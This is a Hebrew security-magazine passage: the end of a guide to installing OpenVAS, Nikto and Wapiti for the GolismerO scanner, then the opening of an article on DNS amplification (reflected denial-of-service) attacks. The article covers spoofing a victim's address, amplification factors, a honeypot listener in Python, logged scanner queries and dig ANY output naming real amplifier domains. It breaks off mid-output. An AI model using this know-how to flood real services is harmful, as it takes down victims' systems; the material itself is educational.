sudo apt-get install -y libreadline-dev

rbenv install 2.2.3
rbenv global 2.2.3
```

לאחר הקמת כל דרישות הבסיס מתקיניםruby ו-מקימים סביבה דרך rbenv.

שלב שלישי:

```
sudo add-apt-repository ppa:mrazavi/openvas
sudo apt-get update
sudo apt-get install openvas
```

מוספים את המקורות (repository) להתקנה ולאחר עדכון מריצים את ההתקנה עצמה של openVAS.

שלב רביעי:

```
sudo openvas-nvt-sync
sudo openvas-scapdata-sync
sudo openvas-certdata-sync

sudo service openvas-scanner restart
sudo service openvas-manager restart
sudo openvasmd --rebuild --progress
```

מעדכנים את מאגרי המידע של המערכת ומאתחלים את המערכת. קחו בחשבון שהשלב הזה עלול להיות די ארוך.

שלב חמישי וכמעט אחרון:

```
wget https://svn.wald.intevation.org/svn/openvas/trunk/tools/openvas-check-setup --no-check-certificate

chmod 0755 openvas-check-setup
sudo ./openvas-check-setup --v8 --server
sudo chmod +x /var/lib/openvas/plug
```

מוודאים שההתקנה עברה בהצלחה, אם יהיו שגיאות או חוסרים כל שהם הבדיקה הזו תצביעה עליהם ותציע דרכים אפשריות לתיקיון ולאחר מכן מעדכנים את כל התוספים של openVAS ל-x+.

שלב שישי ואחרון:

```
wget https://github.com/sullo/nikto/archive/master.zip
unzip master.zip
cd nikto-master/program
sudo cp * /usr/local/bin/
ln -s /usr/local/bin/nikto.pl /usr/bin/
```

```
wget -O wapiti-2.3.0.tar.gz "http://downloads.sourceforge.net/project/wapiti/wapiti/wapiti-2.3.0/wapiti-2.3.0.tar.gz?r=http://sourceforge.net/projects/wapiti/files/wapiti/wapiti-2.3.0/&ts=1391931386&use_mirror=heanet"

tar zxvf wapiti-2.3.0.tar.gz
cd wapiti-2.3.0
sudo python setup.py install
sudo ln -s /usr/local/bin/wapiti /usr/bin/
```

לגמרי לא חובה אבל אם תרצו אפשר להוסיף כלים נוספים ש-openVAS יודע לעבוד איתם, במקרה הזה אני מוסיף את nikto ואת wapiti להרחבת היכולות האפליקטיביות.

עכשיו כשכל החלקים במקום, כמעט טאפשר להתחיל לסרוק ולמפות, מה שנותר הוא לעדכן את קובץ ההגדרות של golismerO היכן הוא יכול למצא את openVAS וכיצד הוא יכול לגשת אליו.

```
touch ~/.golismero/user.conf
chmod 600 ~/.golismero/user.conf
vim ~/.golismero/user.conf

[openvas]
host = <openVAS_host>
user = <openVAS_username>
*password = <openVAS_pass>
```

נבחן מספר דוגמאות להרצה לפני שנעבור לסיכום.

את ההפעלה הבסיסית ראינו מייד אחרי ההתקנה הראשונית של golismerO, עכשיו נראה איך מוסיפים עוד כמה אפשרויות לשורת הפקודה כדי להפוך את הריקה למקיפה ומשמעותית יותר.

```
golismero scan -e openvas TARGET
```

הוספת הדגל e- תומר למערכת לבצע סריקה בעזרת התוסף שנציין ואפשר לשרשר את הדגל e- מספר פעמים כדי לטעון את כל התוספים שנרצה לטעון.

```
golismero plugins
```

יגרום למערכת להציג בפנינו את רשימת כל התוספים הנתמכים, ואם הוספנו אותם נוכל לקרא להם עם ישירות מפקודת ההרצה.

עוד יכולת מעניינת של golismerO היא האפשרות להעביר את הבדיקה דרך פרוקסי:

```
golismero scan -pu USER -pp PASS -pa ADDRESS -pn PORT TARGET
```

הפקודה דיי מסבירה את עצמה. ובמידה ונרצה לקבל את תוצר הסריקה כקובץ עצמאי נשתמש בדגל o- אותו נוכל להפנות למספר פורמטים כמו html, json, csv, xml, yaml, rst, txt ואולי המעניין מבניהם, הכתיבה ל-db.

מסקנות ומחשבות לעתיד

אולי המימד האהוב עלי ביותר בכל הנושא של אוטומציה ואוטונומיה של מערכות, הוא החופש שיכולות אלו מביאות איתן, בחופש אני מתכוון לזמן שמתפנה מפעולות רפיטטיביות שעשינו כבר אלפי פעמים והלימוד שלנו מהן נמוך אם בכלל קיים. הסוג הזה של חופש בעצם מהווה את הקרקע להתפתחות וזה תמיד מרגש. יש איזו תחושה מעורבבת בשנים האחרונות שנעה בין קצה אחד של הסקאלה בו החדשנות שקועה עמוק מתחת ערמות של buzzwords וטכנולוגיות מכובסות, לבין הצד השני של הסקאלה בו אנו עומדים מול מרחב יצירה חדש שמאפשר לנו ליצור דברים שכמותם לא היו.

לרוב בכל תקופה אפשר לחוש את המגמה בברור, אך כעת, לתחושתי ולתחושת רבים שאני משוחח איתם על הנושא נראה שאנו דורכים בשתי הקצוות גם יחד, זה אומר רק דבר אחד, דברים חדשים בדרך!

אז תפנו זמן ותתחברו ליצירה שבכם. זהו, מכאן כל מה שנותר זה לחגוג.

מתקפות מניעת שירות מוגברות

מאת רזיאל בקר ואיתי חורי

הקדמה

מגמת הצמיחה ההולכת וגוברת של רשת האינטרנט משכה חברות, ארגונים גדולים וממשלות לשימוש במערכות מחשב. עם צמיחת האינטרנט, האקרים פתחו מיומניות להשבתת המערכות האלה. בהתקפת מניעת שירות, תוקף בעל אינטרס הרסני משבש את השירות שמציע הקורבן על ידי ייצור עומס גבוהה. ישנן מספר צורות של התקפות המבוססות על עקרון מניעת השירות שהקורבן מציע, תוקפים יכולים לגרום לשירות למצות את המשאבים שלו בשכבות שונות, לדוגמא - ייצור מקסימום חיבורים למסד נתונים של אתר אינטרנט. התקפת ה-DDoS היא אחת ההתקפות היעילות ביותר להשבתת שירות.

בהתקפת מניעת שירות מוגברת (DrDoS) התוקף שולח חבילות מפוברקות לשרתים ציבוריים (למשל: Open DNS Resolvers) המכילות את כתובת ה-IP של הקורבן. בתגובה, השרתים האלה מציפים את תשתית הקורבן בתשובות לגיטמיות ומציפות את רוחב הפס שלה. לאחרונה, תוקפים משתמשים בשרתים ציבוריים על מנת להגביר את התעבורה שהקורבן מקבל.

קבוצות וארגונים נעזרות בהתקפות מסוג זה מתוך מניעים הרסניים, כלכליים ואף פוליטיים לעיתים תכופות. למשל, השבתת Xbox Live ורשת Playstation בכריסמס 2014. התקפת DDoS של 470Gbps על אתר הימורים סיני והשבתת אתרים מרכזיים במדינת אסטוניה למשך שלושה שבועות. התקפה של מעל 600Gbps על הקמפיין של טראמפ ואתר החדשות, BBC.

במאמר זה, אנו נציג פרוטוקולים פופולריים של שירותי רשת שבעזרתם התוקף יוכל להגביר את תעבורת ההתקפה פי כמה וכמה במטרה ליצור עומס על תשתית הקורבן.


התקפת DrDoS

שיטות ההתקפה שנציג במאמר זה, נופלות תחת השם DrDoS(Distributed Reflected Denial Of Service) או בעברית, מניעת שירות מבוזרות ומשתקפת היא טכניקת מניעת שירות הצוברת תאוצה בשנים האחרונות שמטרת התוקף היא להציף את רוחב הפס של הקורבן כך שהשירות יימנע על ידי לקוחות לגיטימיים.

התקפה זו מתבצעת תוך כדי ניצול חוקי הפרוטוקולים לטובתינו. התוקף נשען על העובדה ששירות לגיטימי יכול להחזיר תשובה גדולה יותר מהבקשה. במאמר זה נתמקד בשירותים מבוססי UDP אשר

נחשב לפרוטוקול "connection-less" ואינם דורשים handshake לפני העברת מידע. נשען על טבע הפרוטוקולים הללו כדי להחזיר תגובות אל כתובת ה-IP שממנה נשלחו הבקשות. איך אנחנו יכולים לנצל את זה? עלינו לשלוח שאילתות לשירות כדי לקבל תשובה, עם זאת נשנה את כתובת המקור ב-IP Header בחבילה לכתובת השייכת לקורבן. וכך נגרום לשרת לשלוח את התגובה לשאילתה אליו, למרות שלא ביקש מהשרת את התגובה.

נציג זאת בעזרת דיאגרמה:




[התוקף שולח את בקשה אל השרת עם הכתובת "1.1.1.1" השייכת לקורבן. כך השרת יישלח את התשובה אל הכתובת "1.1.1.1" וכך אנחנו "משקפים" תעבורה]

עולה השאלה - מדוע אנחנו נעזרים בשירותים אחרים כדי להתקיף?

כלומר, אם ביכולתנו לזייף את כתובת המקור - אנחנו לא צריכים שירותים אחרים. עם זאת, בעזרתם נוכל להגביר את התעבורה ולשלוח חבילה מפוברקת עם כתובת המקור של הקורבן. אנחנו נעזרים בשירות כדי למקסם את המשאבים שלנו.

למשל, ברשתונו רוחב פס של 100Mbps ואנחנו, בתור תוקפים, נרצה להפיק את המיטב. כאן פאקטור ההגברה נכנס למשוואה, נניח שגודלו של ה-Payload ששלחנו הוא 64 בתים, והתגובה של השרת היא 4000 בתים, קיים כאן פאקטור של x62.5! כלומר קיבלנו מהשרת פי 62.5 ממה ששלחנו, מה שאומר שעם פס רוחב של 100Mbps נוכל לבצע התקפת מניעת שירות של 6250Mbps או 6.25Gbps.

בפועל, על מנת ליישם מתקפה כזו, בהתחשב בעובדה ששרת אחד יתרום לנו לצורך ההדגמה רק 4000 בתים, נצטרך להשתמש במספר Amplifiers או בעברית: מגבירים, כלומר שרתים אשר יחזירו תשובה הגדולה מהבקשה עצמה. על מנת למצא שרתים אלו נצטרך לסרוק את הרשת בעזרת כלי שנכתוב ו-ZMAP, על שלב זה נרחיב בפירוט בהמשך.




[כך נראת דיאגרמה של ההתקפה הסופית]

הגברת DNS

פרוטוקול DNS (Domain Name System) משמש כ"ספר הטלפונים" של רשת האינטרנט. ללא פרוטוקול זה, האינטרנט היה מסורבל לשימוש. תפקידו הוא לתרגם שמות מתחם (domains) לכתובות לוגיות (IP). למשל, שרת ה-DNS יתרגם את הדומיין "digitalwhisper.co.il" לכתובת "5.100.248.6". כדי שנוכל לגשת לשירותים בצורה נוחה יותר - לא רק שרתי WEB, שרתי דואר אלקטרוני וכו'. ישנם רשומות רבות או טיפוסים המוגדרות בשרתי DNS.


למשל, כאשר אנחנו גולשים אל "digitalwhisper.co.il" באמצעות הדפדפן. הדפדפן מתשאל את שרת ה-DNS המוגדר במערכת ההפעלה. בשאילתה הדפדפן מבקש רשומה מסוג 'A' המשוייכת לשם המתחם

"digitalwhisper.co.il". רשומה זו מכילה את כתובת האייפי המשוייכת לשירות. במקרה זה - שרת ה-DNS החזיר לנו "5.100.248.6":



הלקוח (1.3.3.7) שולח שאילתה לשרת ה-DNS ומבקש את רשומת 'A' של הדומיין "digitalwhisper.co.il" ושרת ה-DNS שלח לו בתגובה את כתובת ה-IP המכילה את רשומה זו. השאלה הנשאלת היא כיצד שרת ה-DNS ידע שכתובת הip שייכת לדומיין? כיצד שרתי DNS פועלים ואיך זה מתקשר לנושא המאמר?

לצורך הבנה עמוקה של התקפת DNS Amplification רצוי להבין את השלבים של תשאול DNS. נסביר בקצרה על שלבים אלה ונעיין בדיאגרמה הבאה:



[תשאול שרת ה-DNS]

כפי שהסברנו בתחילת הפרק הלקוח פונה לשרת ה-DNS שמוגדר כברירת המחדל במערכת ההפעלה כדי לספק את כתובת הip של "digitalwhisper.co.il" - או כפי ששרת ה-DNS מבין, הרשומה 'A'. אך ברשות שרת ה-DNS אין את המידע המשוייך לשם המתחם ולכן הוא מעביר את הבקשה הלאה. לאן הלאה? אל שרתי ה-root שאחראים על הדומיינים ב-root zone. במידה ואין בידם את התשובה לשאלה של שרת ה-DNS הרקורסיבי. הם יעבירו לו את הכתובת של שרתי ה-TLD האחראים עליו בהנחה ששם הוא יימצא את התשובה שהוא מחפש. שרת ה-TLD (Top Level Domains) לדוגמא com, net.

בדיאגרמה אנחנו מציגים את שלב התשאול - שרת ה-TLD אחראי על שמות המתחם co.il. שרת ה-TLD אשר שולח את שרת ה-DNS ל-Name Server שהוא אחראי לכלל רשומות שם המתחם "digitalwhisper.co.il" בוא מאחסנים את ה-records שלו. ה-Name Server מספק לשרת ה-DNS את את הרשומה שברשותו ושרת ה-DNS מעביר אותה אל הלקוח ובנוסף לזאת, שומר אותה ב-cache שלו לזמן מוגבל כדי שלא יצטרך לעשות את כל התשאול מחדש בפעם הבאה שמישהו יבקש רשומה.

נציג את הטיפוסים העיקריים:

- **AAAA**: דומה ל'A', שניהם מספקים כתובת לוגית. עם זאת, AAAA מחזיק את כתובת ה-IPv6 של הדומיין.
- **TXT**: מחזיק טקסט קריא, לרוב משמש ככלי אימות על בעלות הדומיין.
- **MX**: מכיל את כתובת שרת המייל של הדומיין.

כעת אנחנו מבינים כיצד פרטוקול ה-DNS פועל וכיצד שרתי DNS פועלים, אז נוכל לדעת איך לנצל אותם על מנת ליצור מתקפת DrDoS עוצמתית.

בדיאגרמה שהצגנו בראש הפרק ניתן לראות שביקשנו את רשומת ה'A' של אותו דומיין. הבקשה עצמה הייתה בגודל 80 בתים והתגובה לבקשה הייתה כ-96 בתים. עדיין יש כאן פאקטור של הגברה ונוכל להשתמש בשרת ה-DNS כ"מגביר" אם נשנה את כתובת המקור של החבילה לכתובת הקורבן. וכך בעצם נגביר את התעבורה שאנחנו שולחים פי 1.2.

מה אם לדומיין אחד יש מספר רשומות? גם A, MX, TXT - האם נוכל לבקש את כולן? התשובה היא כן! נוכל לבקש את כולן בעזרת שאילתת "ANY" - החזר לי את כל הרשומות על הדומיין. כך נוכל ליצור תגובה גדולה יותר ולשמור על גודלה הקטנה של השאילתה.

לצורך תשאול שרת ה-DNS נשתמש בכלי dig:

```
alpha@ubuntu:/tmp$ dig any digitalwhisper.co.il

; <<>> DiG 9.8.3-P1 <<>> any digitalwhisper.co.il
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10215
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;digitalwhisper.co.il.          IN      ANY

;; ANSWER SECTION:
digitalwhisper.co.il.   14112 IN      TXT     "v=spf1 +a +mx
+ip4:5.100.248.67 ~all"
digitalwhisper.co.il.   14112 IN      MX      0 digitalwhisper.co.il.
digitalwhisper.co.il.   21312 IN      SOA     ns5.linuxisrael.co.il.
support.hostcenter.co.il. 2015061500 86400 7200 3600000 86400
digitalwhisper.co.il.   21312 IN      NS      ns6.linuxisrael.co.il.
digitalwhisper.co.il.   21312 IN      NS      ns5.linuxisrael.co.il.
digitalwhisper.co.il.   14112 IN      A       5.100.248.67
```

192.168.1.114	8.8.8.8	DNS	80	Standard query 0xdd34 ANY digitalwhisper.co.il
8.8.8.8	192.168.1.114	DNS	264	Standard query response 0xdd34 ANY digitalwhisper.co.il TXT MX

אכן קיבלנו משרת ה-DNS את כל הרשומות שיש לו על הדומיין. גודל התגובה היא 264 בתים. בעוד שהשאילתה נשארה בדיוק אותו הדבר, 80 בתים. מה שמביא לנו פאקטור הגברה של x3.3, שעדיין נחשב לקטן. מה אם ניקח דומיין עם יותר רשומות שגודל התגובה שלו לשאילתת ה-ANY תיהיה 4000? האם זה אומר שתיהיה לנו הגברה של x40? התשובה היא כן.

מאחר ואין ברשותנו דומיין כזה ומאחר שרשימה של דומיין כזה וכן אחסון של רשומות אלה תוכל לשמש האקרים להתקפות DNS ולהציב את אחסון ה-DNS בבעיה, החלטנו למצא דומיין קיים כזה, אשר נוכל להשתמש בו כדי ליצור" התקפת דמה "אבל איך נמצא כזה דומיין?

כדי למצוא את הדומיין הזה, ננצל את העובדה שהאקרים מידי יום סורקים את רשת האינטרנט במטרה למצוא שרתי DNS אשר ישמשו כ"מגבירים", ככל שרוחב הפס שלך גדול יותר - כך תוכל לשלוח יותר חבילות ולנצל יותר "מגבירים" לטובתך וכך נעצים את כוח ההתקפה שלנו כתוקפים. נרים שרת "Honeypot" שיאזין לפורט 53 - הפורט בו משתמשים שרתי DNS.

האקרים סורקים את הרשת במטרה למצוא עוד DNS Servers ע"י שליחת DNS Queries לכל כתובות IPv4 שקיימות, כלומר מ-0.0.0.0 עד 255.255.255.255, במידה והשרת מחזיר תשובה ראויה - אפשר לנצל אותו כ"מגביר". כלומר - אם נתחזה לשרת DNS סביר להניח שנקבל לפחות שאילתה אחת שנשלחה ע"י האקר עם כוונות זדוניות.

וכך עשינו בעזרת פייתון:

```
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind(('104.131.122.107', 53))
while True:
    query, ip = sock.recvfrom(1024)
    print "{}  {}".format(ip[0], query)
```

השארנו את השרת באוויר למשך 24 שעות, להלן השאילתות שנאספו:

```
158.69.243.225 #?cpscgov?)??
89.248.174.4 Xmcpscgov?
154.16.199.174 cpscgov?)??
218.60.5.146 "b
1803191144wwwbaiducom
204.42.253.2 z21ca3322openresolvertestnet
74.82.47.38 ??dnsscanshadowserverorg
104.255.70.247 b?httrackcom?)??
209.126.136.2 ??wwwgooglecom
89.248.168.21 ??cpscgov?)??
158.69.243.225 Egcpscgov?)??
89.248.168.46 Egcpscgov?)??
208.100.26.228 ? versionbind?
89.248.168.46 Egcpscgov?)??
108.61.188.237 ?Rcpscgov?)??
74.82.47.58 ??dnsscanshadowserverorg
91.200.14.81 #?067cz?)??
89.163.255.200 OPTIONS sip:104.131.122.107 SIP/2.0
Via: SIP/2.0/UDP 89.163.255.200:5076;branch=z9hG4bK-878745226;r
117.23.56.131 ?? versionbind?
185.94.111.1 5Rcom?)
89.248.174.4 Xmcpscgov?
113.17.184.25 ?Z
1803191144wwwbaiducom
^@
```

השאילתות שקיבלנו

בירוק קיבלנו שאילתה מפרוייקט מעולה בשם Shadowserver[2], הפרוייקט הוקם בשנת 2004 ונועד כדי לאסוף מידע על הצד האפל של האינטרנט. באדום סימנו דומיינים המשמשים להתקפות DNS Amplification.

[2] https://dnsscan.shadowserver.org/

ניקח את הדומיין cpsc.gov ונבצע תשאול מסוג "ANY" מול שרת ה-DNS:

```
alpha@ubuntu:/tmp$ dig any cpsc.gov

;; Truncated, retrying in TCP mode.

; <<>> DiG 9.10.3-P4-Ubuntu <<>> any cpsc.gov @8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49817
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 22, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;cpsc.gov.                      IN      ANY

;; ANSWER SECTION:
cpsc.gov.               10710   IN      SOA     auth00.ns.uu.net. hostmaster.uu.net. 994636
1800 600 1728000 21600
cpsc.gov.               10710   IN      RRSIG   NSEC3PARAM 7 2 21600 20160831030502
20160824020502 53799 cpsc.gov. k1QsgL3jURQXx2Ukaq1w8uxownyA0naANmMJDlH3z8RN4dPt6DhjGpCp
HfbLubGfjH0kSGY1ge1WevUmAldaNLmDWggm1K3u7LBp7sFwQbv1e9Kh
5dVoDsCGy673A6M+m34P3JhdzJBursWyCNSBOMM7XT7xB+ZifJUifbmy
qI0wnBbtt7OHApVhU0BzlSY1zK+2b+J/mke1QzeWsz2S+xGDR7SsxavS
BC/Fg1Am5dQJqLBF/9erjY5yns0YxeWzM13Yo6emQ4O2xkga2Y/d0Ncs
jctegAX0mGS4tW5rPHayjkIQD86V0jT1yd8lU6hPbWocU8/h5L8MUsIH fbpmdg==
cpsc.gov.               10710   IN      RRSIG   DNSKEY 7 2 21600 20160831030502 20160824020502
53799 cpsc.gov. W1gAHIYCL6B+nKT+oA5EhmmSiI7zgZOj24sAIh4r+Oq7be2imrxMl2NO
vX54+dn63+pPHUwsB/O4tHE/vTIvQHZeiClY5NSlDNl4y/IihKv/iNnj
+mwnWFX3wWjfDMcFmjLwVFVT9mCMtotlaSHrjU3axN77HuNaTmH7E8sh
0aw6RfmNE4z4PUTKpYVYAUDw+M5BRa02ocQ4FYKwXhcTSSJSpFuPI1IZ
a7wVHgqlCfbugaeU2XD6wgsGtKAZHNbURb/oe7w2EQpk7vwr3a6zJnfe
NhUu9yg3SCMNF0Iu8BuIsHvp4pdRhPcQ1mDcdNSsWyvfDBSu0ihvAsrQ a12ECQ==
cpsc.gov.               10710   IN      RRSIG   DNSKEY 7 2 21600 20160831030502 20160824020502
58273 cpsc.gov. RufZN9TBV25EuqtWkuUFj7gYAzjhjTqnyCQySNW2e0Tia7imTphdoFf0
OWFAuUDpVa1TN4sfMDTzs8OfBgHoIAMZcrnMfipT5MpwMwwa/9BDaexg
mmhEv/XPO1FWxn69UoP9w7cnrZXOZjqmduE8EmMENUabF5C5l5Vao+fe
5sM1i1IRlzF+aRzXVC9nkUxxU9BbZrIEHX9abKrYjVpQzQJMUjkhxMYG
YNBuptVGMmHV1/MxkfYjRMgSo/byWJ7flRHsCFOiFugj/eNIglGB9uO3
EYMNvWnz0z+fdp2eK8H7rNdsVWUu/NNnlV6g+s7BDr8gHtllv6O6iNYW nhFbVA==
cpsc.gov.               10710   IN      RRSIG   SOA 7 2 21600 20160831030502 20160824020502
53799 cpsc.gov. A5yI6uIm9be5qqgMfKVbj1e3kFfaREqV+o/VpckpFx5SPTnkdt0TR0BA
YGmmjlqtNPaJzUTPnWxgtwvAx5DVfqdGBB/FtbNTqEwVLGFT9NE930Wt
hYnYG2PkjKbyssPhkwxiGVjpjIS63JYiG/K0SqrAnAdzQR1C6uYU74Av
0J7OzDhqJiwv3UKo56tq3SqsplWYH32PA8gc3JjZw65oIPXvCq0KGYOq
bgOoJYMxSqwWu3PD6ZYaAQxFDTmGPpDmxe/h0zgouoynnWhjU/zLRmuF
kMajDT7564xc1OfDOY/hvnBnu8BUKBW1TfcmFzFcrnl8z25vTn/Op8HU 7Gcn7Q==
cpsc.gov.               10710   IN      RRSIG   AAAA 7 2 21600 20160831030502 20160824020502
53799 cpsc.gov. geCll7jz+M2bvwOzCIilDPS0eQGGN+CRTvOEO9YGJRi9oTWDTDvwg6tC
OFjpYBrlL33YDhZqkTU19MboMFN8pqSnQhY4NbX+PlZu+MuhNk79C+iu
pxLXlJhwzwa+Z2wrYVV82JHMHQ/QdHdxJB0KWbYUW3qG5pVBaVvxYqzW
PL6leBxdWEUkrRAnvOVkpFugNHsGv5o8ZRJZTBB0znCZEaMvoWVvP48x
2vxP6EQUI3ELpImHnfOjyOuTlWySjql3wBxyUEj9LWyUPGXlRpgC6xDP
ZA8aWwDs2ndc11vFzno9Mg3rKUXwuO5513y+cOlBNQAqisEC1CWsen7n t5UZKw==
cpsc.gov.               10710   IN      RRSIG   A 7 2 21600 20160831030502 20160824020502
53799 cpsc.gov. pzZ5icNcnjdl3z35Q5otdLb3fnbxqRMQjSGJG3oaWGovWW5S8G67+/y/
VrZmLMfZJix6ed9kray+hYrGZJt575Rsghpj2nkOZkapQhMiiTfFNF0K
M6zLPfNtJDlTzyYuXwLqi9+im3wPto+wuB8YbHFv35yenuAlofTYnRbF
bmqqQgsLs8gtwlGcReAdpfnHYERz8M0GzRoIUkdSVj8NJBQV90imae9e
jdY3yvDh9+pe5pNy2lX2cRvUZ+ad1Hq9RiaAW32Glh8Litlet/v8Cc0o
JdSjP9yHw1g6VQdZyoGwY0yoO7LQQFr/aZvJGTR6EKFmeUKWTNOV5gru vsshCg==
cpsc.gov.               10710   IN      RRSIG   TXT 7 2 21600 20160831030502 20160824020502
53799 cpsc.gov. e43T43TmZzqH/MGBtc3AG/L2b376kx7umVSkrWqdBWFBBPW0iYaaZtJ0
C5sWtoiFriPQUCnvTyf4nU+fm1uFhxFxpsClgmHO9aGZY1226KPymbNZ
nsIJRfuUwrhSZ1Mof+yObT1eUCU1Va57aoCXq/ur12C7aauDGqOemJyz
KKF7/qC+sj8J3cyBXEXgq32nJvThe4v2tc2yVOfwA/V9EhPTKvbrbJvz
GpF9FEbT4I/7XnfF58tQpmVOv5J2SGrkm5ANHHBIO/1SKGVQ3rMABNwv
